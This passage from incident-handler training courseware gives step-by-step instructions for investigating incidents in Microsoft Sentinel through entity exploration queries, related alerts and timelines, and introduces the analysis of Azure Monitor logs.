



Figure 8.27: Screenshot of Microsoft Sentinel showing entity information

- **Step 9:** You can investigate further using **exploration queries** for an individual entity by hovering over it and selecting the required option, as shown in the screenshot.





Figure 8.28: Screenshot of Microsoft Sentinel showing exploration queries

For example, you can select the **Related alerts** exploration query after hovering over an entity to view the graph of related alerts, which are connected with dotted lines, as shown in the screenshot below.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.29: Screenshot of Microsoft Sentinel showing related alerts

- **Step 10:** Click on the **Events>** option to view the raw event and associated query for individual exploration query.
- **Step 11:** Now, click on the **Timeline** option in the right side of the entities pane to analyze and understand the selected incident, as shown in the screenshot.





Figure 8.30: Screenshot of Microsoft Sentinel showing entity timeline

Hovering over the timeline can provide information on the type and timing of events observed via the graph for better analysis.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.31: Screenshot of Microsoft Sentinel showing timeline details

## Analyzing Azure Monitor Logs

Source: *https://www.microsoft.com*

Azure Monitor logs help incident responders to gather and manage logs and data from different resources. Azure Monitor logs allow responders to use sophisticated queries to analyze logs and records to identify critical patterns during an investigation. Moreover, responders can work with log queries and obtain effective results that can be used to notify responders regarding any issue and visualize the results on the Azure dashboard.

Some key features of Azure Monitor logs are as follows:

- Analyzes the logs in the Azure portal using sophisticated **log queries**
- Sets **log alert rule** to quickly notify users of any abnormal detection
- Visualizes outputs through **charts or tables** on the Azure dashboard
- Supports **insights** that can provide personalized application and service monitoring
- **Retrieves** query results from the custom app or command line
- Supports automated **export of log data**


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.32: Screenshot of Azure Monitor

## Steps to Analyze Azure Monitor Logs

- **Step 1:** From the Azure Monitor menu, click on **Logs** to set the scope, which can be checked from the upper left corner of the window, as shown in the screenshot below.




Figure 8.33: Screenshot of Azure Monitor showing opening of logs

**Note:** The option for selecting a different scope is only available in own environment.

- **Step 2:** You can now view the tables available in the existing scope from the **Tables** tab. Further, you can inspect the **AppRequests** table for more evidence after expanding the **Log Management** option from the left pane, as shown in the screenshot below.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

